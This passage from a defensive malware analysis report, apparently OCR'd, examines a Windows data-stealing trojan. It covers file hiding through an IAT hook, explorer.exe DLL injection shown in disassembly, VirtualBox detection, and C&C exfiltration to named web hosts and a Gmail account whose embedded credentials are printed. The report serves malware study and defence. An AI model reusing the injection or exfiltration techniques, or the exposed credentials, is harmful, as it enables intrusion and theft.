
It starts to steal and remove information contained in the browsers (Internet Explorer and Mozilla) cache (cookies, registry…). Afterwards, 4 threads are executed.

The malware is able to ex-filtrate data and to look for specific files as:

- .pps
- .hwp
- .exe
- .jpg
- .txt

- .pdf
- .doc
- .docx
- .xls
- .xlsx
- .ppt
- .pptx
- .zip
- .rar

The ex-filtrated data is explained in chapter 5. The malware also generates some temporary files:




```
 Volume in drive C has no label.
 Volume Serial Number is F4E9-C933

 Directory of c:\documents and settings\rootbsd

05/16/2012  02:30 PM    <DIR>          .
05/16/2012  02:30 PM    <DIR>          ..
05/20/2012  11:13 PM    <DIR>          Desktop
05/16/2012  02:30 PM    <DIR>          Favorites
05/16/2012  02:30 PM    <DIR>          My Documents
05/16/2012  07:13 AM    <DIR>          Start Menu
               0 File(s)              0 bytes

 Directory of c:\documents and settings\rootbsd\Application Data

06/05/2013  12:07 AM    <DIR>          adobe
05/16/2012  02:30 PM    <DIR>          Identities
               0 File(s)              0 bytes

 Directory of c:\documents and settings\rootbsd\Application Data\adobe

06/05/2013  12:07 AM    <DIR>          .
06/05/2013  12:07 AM    <DIR>          ..
06/05/2013  12:07 AM    <DIR>          acrobat
               0 File(s)              0 bytes

 Directory of c:\documents and settings\rootbsd\Application Data\adobe\acrobat

06/05/2013  12:07 AM    <DIR>          .
06/05/2013  12:07 AM    <DIR>          ..
06/05/2013  12:07 AM    <DIR>          9.0
               0 File(s)              0 bytes

 Directory of c:\documents and settings\rootbsd\Application Data\adobe\acrobat\9.0
```

Figure 10: Temporary .lis file

This function includes features such as code execution thanks to reflective dll loading. The function used to parse the .dll sent by the C&C is **sub_10006720**.

The malware communicates to two kinds of C&C:

- A website (www.jhj.wv4.org and www.test1.wv4.org);
- A Gmail account.

The network communication protocol is presented in chapter 5.

3.6 IAT Hook: `zwQueryDirectoryFile`

The malware sets up an IAT hook on the function `ntdll.zwQueryDirectoryFile`. The purpose of this hook is to hide every file dropped by the malware (file with an 8 random character filename) and the .ink file in “`Start Menu`”. The hook is only performed in the explorer.exe process. So it’s possible to display the file with `cmd.exe`:




Figure 11: Files hidden in the explorer but not in cmd.exe

In this screenshot, one can see that the address of `ntdll.ZwQueryDirectoryFile` is 0x7c90d76e and when we go to this address one can see call `mfdffgce.00d2b080`:




Figure 12: ntdll.ZwQueryDirectoryFile hook

The function **sub_1000b080** calls **myNtQueryDirectoryFile**:




Figure 13: Call of myNtQueryDirectoryFile

4 Binary (.exe) launcher

4.1 Description

Here is the information of the file:

```
Meta-data
================================================================================
File:     vxkvmgiq.exe
Size:     57344 bytes
Type:     PE32 executable (GUI) Intel 80386, for MS Windows
MD5:      86964f449a82b8485feef8a5339d0615
SHA1:     848d0c4c4f608fdd50735a2f0c41af9abd5955a6
ssdeep:   768:FT/5b8yXryLkTNG9bQE7nXHYpkXwHHgGjnrkEjqGTQfNq8aruz/hVo:Fj/XzE7X4pkX0HXvWG0lTo
Date:     0x515EE19E [Fri Apr  5 14:37:18 2013 UTC]
EP:       0x402b52 .text 0/4
CRC:      Claimed: 0x0, Actual: 0x14944 [SUSPICIOUS]

Resource entries
================================================================================
Name                RVA      Size     Lang          Sublang                  Type
--------------------------------------------------------------------------------
RT_ICON                    0xf220     0x128       LANG_ENGLISH  SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST
RT_ICON                    0xf360     0x128       LANG_ENGLISH  SUBLANG_ENGLISH_US
GLS_BINARY_LSB_FIRST
RT_MENU             0xf4a0   0x4a     LANG_ENGLISH SUBLANG_ENGLISH_US       data
RT_DIALOG           0xf500   0xee     LANG_ENGLISH SUBLANG_ENGLISH_US       data
RT_STRING           0xf5f0   0x54     LANG_ENGLISH SUBLANG_ENGLISH_US       data
RT_ACCELERATOR      0xf4f0   0x10     LANG_ENGLISH SUBLANG_ENGLISH_US       data
RT_GROUP_ICON       0xf348   0x14     LANG_ENGLISH SUBLANG_ENGLISH_US       MS Wi
RT_GROUP_ICON       0xf488   0x14     LANG_ENGLISH SUBLANG_ENGLISH_US       MS Wi

Suspicious IAT alerts
================================================================================
OpenProcess
CreateRemoteThread
WriteProcessMemory
VirtualAllocEx
ReadProcessMemory
OpenProcessToken

Sections
================================================================================
Name       VirtAddr     VirtSize     RawSize      Entropy
--------------------------------------------------------------------------------
.text      0x1000       0x9485       0xa000       6.394957
.rdata     0xb000       0xf0a        0x1000       5.255918
.data      0xc000       0x249c       0x1000       1.991382
.rsrc      0xf000       0x648        0x1000       1.434261
```

4.2 Analysis

The purpose of this binary is to inject the .dll file in the process explorer.exe and execute the function **InjectDLL**.

4.2.1 Obfuscation

The most important function is **loc_401740**, but this function is obfuscated:

Figure 14: the obfuscated function: loc_401740 in IDA Pro

We can set a breakpoint on OllyDBG to see the real function:




Figure 15: the obfuscated function loc_401740 in OllyDBG

To get the code, we need to do “Analyse Code” (or Crtl+A):




Figure 16: The real code of the function loc_401740 in OllyDBG

4.2.2 Injection of the .dll

The function **loc_401740** is used to inject the .dll file in the process explorer.exe. The first step is to find the PID of the process explorer.exe. Once the PID is found, the malware uses the function OpenProcess():




Figure 17: Opening of the process explorer.exe

The next step is to allocate memory in the process explorer.exe:

```
mov   edi, ds:VirtualAllocEx
push  40h        ; flProtect
push  1000h      ; flAllocationType
push  1000h      ; dwSize
push  ebx        ; lpAddress
push  esi        ; hProcess
call  edi ; VirtualAllocEx
mov   ebx, eax
test  ebx, ebx
jz    loc_4019C0
```

Figure 18: Memory allocation in the process explorer.exe

Once the memory is allocated, the code is written in the process explorer.exe with the function WriteProcessMemory:

```
push  0          ; lpNumberOfBytesWritten
push  1000h      ; nSize
push  offset Exec_Dropper ; lpBuffer
push  ebx        ; lpBaseAddress
push  esi        ; hProcess
call  ds:WriteProcessMemory
test  eax, eax
jz    loc_4019C0
```

Figure 19: Code copy in the process explorer.exe

Eventually the code is executed in the process explorer.exe and the function InjectDLL is executed:

```
lea   ecx, [ebp+ThreadId]
push  ecx        ; lpThreadId
push  0          ; dwCreationFlags
push  edi        ; lpParameter
push  ebx        ; lpStartAddress
push  0          ; dwStackSize
push  0          ; lpThreadAttributes
push  esi        ; hProcess
call  ds:CreateRemoteThread
mov   eax, dword_40CE48
test  eax, eax
jz    loc_4019C0
```

Figure 20: Execution of the function InjectDLL in the process explorer.exe

4.2.3 VirtualBox detection

The malware detects if it is running on VirtualBox. To detect that, the malware checks if a process VBoxTray.exe is running on the system. If so, an .ini file is created containing the word VBOXTRAY.EXE. The .ini file is encrypted in the same manner as the resources:

```
$ python decrypt.py -d mppwvzsi.ini
write decoded file in mppwvzsi.ini.dec (VBOX voice message data)
$ cat mppwvzsi.ini.dec
VBOXTRAY.EXE
```

Also, if the process is running, the malware injects the same .dll in the process VBoxTray.exe.

We did not analyse if the malware performed specific actions during this process.

5 C&C communication

5.1 Introduction

The malware communicates to two Command and Control:

- A web site (www.jhj.wv4.org and www.test1.wv4.org)
- A Gmail account

The configuration of the C&C is located at the end of the .dll file. The data is encrypted in the same manner as the resources: `rootbsd@malware.lu:~$ python decrypt.py -c sysninit.ocx`

```
http://www.jhj.wv4.org/test1/
http://www.jhj.wv4.org/test2/
http://www.test1.wv4.org/
laoshi135.zhang
asdasd123456789
rrntareo@gmail.com
```

The Gmail account is only used if the first C&C does not reply, particularly if the page serverok.html does not reply “Server is OK.”.

5.2 First Command & Control

To communicate on the Internet, the malware uses the WinHTTP Windows API. This API allows the malware to transparently use proxy credentials of the user (if a proxy is used).

The first request performed is to http://www.jhj.wv4.org/test2/serverok.html. The purpose of the request is to verify if the command and control is up. If the server does not reply, the malware uses the second command & control.

The second request is performed to http://www.jhj.wv4.org/test2/serverok.html. This page is in fact a .php file. The script waits for two POST variables:

- **Subject**
- **Data**

These variables contain the ex-filtrated data.

The **Subject** variable contains the hostname, encoded in base64, of the infected machine followed by _ini_done, _list_done or _que_done.

The **Data** variable contains the ex-filtrated data. The algorithm is closed to the encryption of the resources. The data is stored in base64 and the “+” is replaced by “.”. Here are some examples of data:

```
rootbsd@malware.lu:~$ python decrypt.py -b POST_data.raw
C:\Documents and Settings\sandbox\Desktop\sample.pdf
This computer's IP Address is 10.0.2.15
This computer's name is sandbox
This computer's username is rootbsd
Drive Information is as follow
c:\( NTFS) DRIVE_FIXED
d:\( NTFS) DRIVE_CDROM
e:\(VBOX_Tools VBoxSharedFolderFS) DRIVE_REMOTE
OS: Microsoft Windows XP Service Pack 3
Web Browser List
iexplore.exe
IE Version 6.0.2900.5512
```

```
http://www.google.com/
http://www.microsoft.com/isapi/redir.dll?prd=ie&pver=6&ar=msnhome
Installed,Often used,or Other Programs List
acrord32.exe
bckgzm.exe
chkrzm.exe
cmmgr32.exe
conf.exe
dialer.exe
helpctr.exe
hrtzzm.exe
hypertrm.exe
icwconn1.exe
icwconn2.exe
iexplore.exe
inetwiz.exe
install.exe
isignup.exe
migwiz.exe
moviemk.exe
mplayer2.exe
msconfig.exe
msimn.exe
msinfo32.exe
msmsgs.exe
pbrush.exe
pinball.exe
rvsezm.exe
setup.exe
shvlzm.exe
table30.exe
wab.exe
wabmig.exe
winnt32.exe
wmplayer.exe
wordpad.exe
write.exe
langid
WebFldrs XP
Adobe Reader 9.4.0

Recent opened File List
C:\Documents and Settings\rootbsd\Desktop\sample.pdf
```

The malware could download a file with a .que extension. This file contains the code to execute on the infected machine. The function used to parse the decrypted .que file sent by the C&C is **sub_10006720**.

5.3 Second Command & Control

The second command & control is a Gmail account. This C&C seems to be a backup C&C. Here is the creation of the Gmail request:

```
)F          align 10h
:0 aSigninSignInRm db '&signIn=Sign in&rmShown=1',0 ; DATA XREF: google_req+171↑o
'A          align 4
'C aAsdasd12345678 db 'asdasd123456789',0 ; DATA XREF: google_req+148↑o
C aPasswd       db '&Passwd=',0       ; DATA XREF: google_req+119↑o
5           align 4
8 aLaoshi135_zhan db 'laoshi135.zhang',0 ; DATA XREF: google_req+EB↑o
8 aContinueHttps3 db 'continue=https%3A%2F%2Fmail.google.com%2Fmail%2F&service=mail&rm='
8                             ; DATA XREF: google_req+CC↑o
8           db 'false&dsh=7803112015268479067&ltmpl=default&scc=1&GALX=YERWKO9-sd'
8           db 'A&timeStmp=&secTok=&Email=',0
:5          align 4
:8 aHostAccounts_g db 'Host: accounts.google.com',0 ; DATA XREF: google_req+A7↑o
:2          align 4
:4 aAcceptLanguage db 'Accept-Language: ko',0 ; DATA XREF: google_req+82↑o
'8 aRefererHttpsAc db 'Referer: https://accounts.google.com/ServiceLogin?service=mail&pa'
'8                            ; DATA XREF: google_req+5F↑o
'8          db 'ssive=true&rm=false&continue=http://mail.google.com/mail/&scc=1&l'
'8          db 'tmpl=default&ltmplcache=2',0
4 aAcceptEncoding db 'Accept-Encoding: gzip, deflate',0
4                             ; DATA XREF: google_req+33↑o
:3          align 4
:4 aContentTypeA_0 db 'Content-Type: application/x-www-form-urlencoded',0
:4                            ; DATA XREF: google_req+17↑o
:4 a_que        db '.que',0         ; DATA XREF: sub_100047E0+49↑o
:9          align 4
:C ; wchar_t aRb
```

Figure 21: Gmail request creation

The Gmail account is laoshi135.zhang and the password: asdasd123456789. When we tried to log on the Gmail account a secret question in Korean was asked. This part on the malware seems to not working; the malware always stopped on the secret question… We assume that the malware sends an email to rrntareo@gmail.com. But we never saw a successful connection.

6 Synthesis schema

6.1 Exploit and files deployment




Figure 22: Exploit and files deployment schema

6.2 Starting of the malware




Figure 23: malware starting schema

6.3 Communication to the Commands and Control

